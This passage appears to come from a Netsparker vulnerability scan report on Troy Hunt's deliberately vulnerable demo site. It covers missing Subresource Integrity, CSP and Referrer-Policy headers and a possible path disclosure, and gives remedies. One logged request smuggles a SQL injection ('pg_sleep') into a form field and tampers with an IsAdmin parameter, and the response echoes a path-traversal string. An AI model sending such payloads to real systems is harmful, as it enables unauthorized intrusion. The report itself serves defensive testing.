pre { width: 440px; overflow: auto; white-space: pre-wrap; word-wrap: break-word; }
}
@media screen and (max-width: 479px) {
pre { width: 280px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>The parameters dictionary contains a null entry for
…
```

35. Subresource Integrity (SRI) Not Implemented

1 TOTAL
INFORMATION

Subresource Integrity (SRI) provides a mechanism to check integrity of the resource hosted by third parties like Content Delivery Networks (CDNs) and verifies that the fetched resource has been delivered without unexpected manipulation.

SRI does this using hash comparison mechanism. In this way, hash value declared in HTML elements (for now only script and link elements are supported) will be compared with the hash value of the resource hosted by third party.

Use of SRI is recommended as a best-practice, whenever libraries are loaded from a third-party source.

Remedy

Using Subresource Integrity is simply to add *integrity* attribute to the *script* tag along with a base64 encoded cryptographic hash value.

```
<script src="https://code.jquery.com/jquery-2.1.4.min.js" integrity="sha384-R4/ztc4ZlRqWjqIuvf6RX5yb/v90qNGx6fS48N0tRxiGkqveZETq72KgDVJCp2TC" crossorigin="anonymous"></script>
```

The hash algorithm must be one of **sha256**, **sha384** or **sha512**, followed by a '-' character.

External References

- Subresource Integrity
- Do not let your CDN betray you: Use Subresource Integrity
- Web Application Security with Subresource Integrity
- SRI Hash Generator

Classification

35.1. https://hackyourselffirst.troyhunt.com/Account/ChangePassword

https://hackyourselffirst.troyhunt.com/Account/ChangePassword

Identified Sub Resource(s)

http://ajax.googleapis.com/ajax/libs/prototype/1.7.1.0/prototype.js

Certainty

Request

```
GET /Account/ChangePassword HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
="/bundles/jqueryval?v=kO9SZjRLUEvNZbF1waT1hsJ0t0ngQHk32HeNdumCbRM1"></script>

<script src="/bundles/bootstrap?v=NE-C7tK4A7Qr22gKpUJS59z6HQS1tlZdBjgam_8c3I01"></script>



<script src="http://ajax.googleapis.com/ajax/libs/prototype/1.7.1.0/prototype.js"></script>

<script type="text/javascript">
$('#NewPassword').click(function () {
$(this).val('');
});

$('#ConfirmPassword').click(function () {
$(this).val('')
…
```

36. Content Security Policy (CSP) Not Implemented

1 TOTAL
INFORMATION

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

```
Content-Security-Policy: script-src 'self';
```

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src:** Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- **base-uri:** Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to base-href attribute of the document.
- **frame-ancestors**: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- **frame-src / child-src**: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe in the page. (Please note that frame-src was brought back in CSP 3)
- **object-src** : Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- **default-src**: It is a fallback for the directives that mostly ends with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
  - child-src
  - connect-src
  - font-src
  - img-src
  - manifest-src
  - media-src
  - object-src
  - script-src
  - style-src

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self** : Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://*.example.com;

Content-Security-Policy: script-src https://example.com:*;

Content-Security-Policy: script-src https;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out this extra layer of security.

Actions to Take

- Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.
- Apply the whitelist and policies as strict as possible.
- Rescan your application to see if Netsparker identifies any weaknesses in your policies.

Remedy

Enable CSP on your website by sending the `Content-Security-Policy` in HTTP response headers that instruct the browser to apply the policies you specified.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)

Classification

OWASP-PC-C9

36.1. http://hackyourselffirst.troyhunt.com/

http://hackyourselffirst.troyhunt.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5395C2E4024AFEB0505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E6
44A4FA65EB55EDB495402576 6AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:30 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http:
…
```

37. Referrer-Policy Not Implemented

1 TOTAL
INFORMATION
CONFIRMED
1

Netsparker detected that no Referrer-Policy header implemented.

Referrer-Policy is a security header designed to prevent cross-domain Referer leakage.

Impact

Referer header is a request header that indicates the site which the traffic originated from. If there is no adequate prevention in place, the URL itself, and even sensitive information contained in the URL will be leaked to the cross-site.

The lack of Referrer-Policy header might affect privacy of the users and site's itself

Actions to Take

In a response header:

```
Referrer-Policy: no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading
```

In a META tag

```
<meta name="Referrer-Policy" value="no-referrer | same-origin"/>
```

In an element attribute

```
<a href="http://crosssite.example.com" rel="noreferrer"></a>
```

or

```
<a href="http://crosssite.example.com" referrerpolicy="no-referrer | same-origin | origin | strict-origin | no-origin-when-downgrading"></a>
```

Remedy

Please implement a Referrer-Policy by using the Referrer-Policy response header or by declaring it in the meta tags. It’s also possible to control referrer information over an HTML-element by using the rel attribute.

External References

- Referrer Policy
- Referrer-Policy - MDN
- A New Security Header: Referrer Policy
- Can I Use Referrer-Policy

Classification

OWASP 2013-A6 CWE-200 OWASP-PC-C9

37.1. http://hackyourselffirst.troyhunt.com/ Confirmed

http://hackyourselffirst.troyhunt.com/

Request

```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:30 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http:
…
```

38. [Possible] Internal Path Disclosure (*nix)

1 TOTAL
INFORMATION

Netsparker identified a possible internal path disclosure (*nix) in the document.

Impact

There is no direct impact; however, this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

Remedy

- OWASP - Full Path Disclosure

Classification

CWE-200 CAPEC-118 WASC-13 HIPAA-164.306(A), 164.308(A) OWASP-PC-C7

38.1. http://hackyourselffirst.troyhunt.com/Account/UserProfile/1

http://hackyourselffirst.troyhunt.com/Account/UserProfile/1

Parameters

Parameter	Type	Value
IsAdmin	POST	3
UserId	POST	1
FirstName	POST	Troy
LastName	POST	Hunt));SELECT pg_sleep(25)--

Identified Internal Path(s)

/etc/httpd/logs/error_log!

Certainty

Request

```
POST /Account/UserProfile/1 HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/Account/UserProfile/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
Content-Length: 73
Content-Type: application/x-www-form-urlencoded

IsAdmin=3&UserId=1&FirstName=Troy&LastName=Hunt));%3bSELECT+pg_sleep(25)--
```

Response

```
…
</li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a>Hello /../../../../../../../../../../etc/httpd/logs/error_log!</a></li>
</ul>
<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
<input type="text" class="search-
…
```